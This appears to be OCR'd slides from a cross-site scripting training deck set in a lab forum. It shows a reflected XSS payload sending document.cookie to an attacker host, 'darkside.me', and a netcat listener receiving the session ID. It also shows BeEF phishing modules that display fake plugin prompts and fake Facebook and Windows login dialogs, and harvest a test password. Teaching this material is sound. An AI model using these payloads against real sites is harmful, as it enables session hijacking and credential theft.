
```
root@dvmachine:~# netcat -l -p 1337
GET /PHPSESSID=ccpmgqibn8s42qfaul1d70cu8j HTTP/1.1
Host: darkside.me:1337
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://lightside.me/forum/foverview.php?uname=%3Cscript%3Enew%20Image().src=%22htt
p://darkside.me:1337/%22%2bdocument.cookie%3C/script%3E
```

still lame?

Let‘s see what we can do with BeEF


ubuntu_20.04.1 [wird ausgeführt] - Oracle VM VirtualBox
Activities
Firefox Web Browser
ott 28 19:08
BeEF Control Panel
192.168.0.136:3000/ui/panel#id=HNFBcAEbTywtz0ckxd
Getting Started
Hook Me!
BeEF 0.5.0.0-alpha-pre | Submit Bug | Logout
Hooked Browsers
Online Browsers
lightside.me
192.168.0.157
Offline Browsers
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Social Engineering (24)
Text to Voice
Clickjacking
Lcamtuf Download
Spoof Address Bar (data
Clippy
Fake Flash Update
Fake Notification Bar
Fake Notification Bar (Ch
Fake Notification Bar (Fir
Fake Notification Bar (IE)
Google Phishing
Pretty Theft
Replace Videos (Fake Pl
Simple Hijacker
TabNabbing
Edge WScript WSH Inject
Fake Evernote Web Clipp
Fake LastPass
Firefox Extension (Bindsh
Firefox Extension (Dropp
Firefox Extension (Revers
HTA PowerShell
SiteKiosk Breakout
User Interface Abuse (IE
Module Results History
id
date
label
0
2020-10-28 19:05
command 1
1
2020-10-28 19:07
command 2
Fake Notification Bar (Firefox)
Description:
Displays a fake notification bar at the top of the screen, similar to those presented in Firefox. If the user clicks the notification they will be prompted to download a malicious Firefox extension (by default).
Id:
282
Plugin URL:
http://0.0.0.0:300
Notification text:
An additional plu
Execute
Help
Basic
Requester
Ready


Jedi Forum 3000
Seiten-Ladefehler
lightside.me/forum/foverview.php?uname
An additional plug-in is required to display some elements on this page.
Install plug-in...
Logout
Nachricht Nr:0
User: Yoda
May the force be with us.
Nachricht Nr:1
User: Obi-Wan
Hey there, I'm using signal.
Your message:
Your message goes here
Post
Inspektor
Konsole
Debugger
Netzwerkanalyse
Stilbearbeitung
Laufzeitanalyse
Ausgabe filtern
Fehler
Warnungen
Log
Informationen
Debug
CSS
XHR
Anfragen
[2020-10-28 19:06:49] GPU: ANGLE (Intel(R) UHD Graphics 620 Direct3D11 vs_5_0 ps_5_0) - Vendor:
hook.js:5178:25


ubuntu_20.04.1 [wird ausgeführt] - Oracle VM VirtualBox
Activities
Firefox Web Browser
ott 28 19:09
BeEF Control Panel
192.168.0.136:3000/ui/panel#id=HNFBcAEbTywtz0ckxdd
Getting Started
Hook Me!
BeEF 0.5.0.0-alpha-pre | Submit Bug | Logout
Hooked Browsers
Online Browsers
lightside.me
192.168.0.157
Offline Browsers
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Proxy
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Network
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

Social Engineering (24)
Text to Voice
Clickjacking
Lcamtuf Download
Spoof Address Bar (data
Clippy
Fake Flash Update
Fake Notification Bar
Fake Notification Bar (Ch
Fake Notification Bar (Fir
Fake Notification Bar (IE)
Google Phishing
Pretty Theft
Replace Videos (Fake Pl
Simple Hijacker
TabNabbing
Edge WScript WSH Inject
Fake Evernote Web Clipp
Fake LastPass
Firefox Extension (Bindsh
Firefox Extension (Droppe
Firefox Extension (Revers
HTA PowerShell
SiteKiosk Breakout
User Interface Abuse (IE
Module Results History
id... date label
0 2020-10-28 19:05 command 1
1 2020-10-28 19:06 command 2
2 2020-10-28 19:09 command 3
Pretty Theft
Description: Asks the user for their username and password using a floating div.
Id: 296
Dialog Type: Facebook
Backing: Grey
Custom Logo (Generic only): http://0.0.0.0:300
Execute
Basic
Requester
Ready


Jedi Forum 3000
Seiten-Ladefehler
lightside.me/forum/foverview.php?uname=
Welcome
Logout
Nachricht Nr:0
User: Yoda
May the force be with us.
Nachricht Nr:1
User: Obi-Wan
Hey there, I'm using signal.
Your message:
Your message goes here
Post
Facebook Session Timed Out
Your session has timed out due to inactivity.
Please re-enter your username and password to login.
Email:
Password:
Log in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Firefox Web Browser
ott 28 19:10
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
Edge WScript WSH Inject
Fake Evernote Web Clipp
Fake LastPass
Firefox Extension (Bindsh
Firefox Extension (Droppe
Firefox Extension (Revers
HTA PowerShell
SiteKiosk Breakout
User Interface Abuse (IE
Module Results History
id
date
label
0
2020-10-28 19:05
command 1
1
2020-10-28 19:06
command 2
2
2020-10-28 19:09
command 3
3
2020-10-28 19:10
command 4
Pretty Theft
Description:
Asks the user for their username and password using a floating div.
Id:
296
Dialog Type:
Windows
Backing:
Grey
Custom Logo (Generic only):
http://0.0.0.0:300
Execute
Basic
Requester
Ready
192.168.0.136:3000/ui/panel#
Jedi Forum 3000
Seiten-Ladefehler
lightside.me/forum/foverview.php?uname
Welcome
Logout
Nachricht Nr:0
User: Yoda
May the force be with us.
Nachricht Nr:1
User: Obi-Wan
Hey there, I'm using signal.
Your message:
Your message goes here
Post
Windows Security
Enter Network Password
Enter your password to connect to the server
User name
Password
Remember my credentials
OK


BeEF Control Panel
192.168.0.136:3000/ui/panel#id=HNFBcAEbTywtz0ckxdd
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Fake Notification Bar (Fir
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Fake Evernote Web Clipp
Fake LastPass
Firefox Extension (Bindsh
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

HTA PowerShell
SiteKiosk Breakout
User Interface Abuse (IE
Module Results History
id... date label
0 2020-10-28 19:05 command 1
1 2020-10-28 19:06 command 2
2 2020-10-28 19:09 command 3
3 2020-10-28 19:10 command 4
Command results
1 Wed Oct 28 2020 19:10:56 GMT+0100 (Central European Standard Time)
data: answer=test:testpwd
Re-execute command
Basic
Requester
Ready

Cross-Site Scripting (XSS)



Goal	Execute malicious JavaScript code in the user‘s browser
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

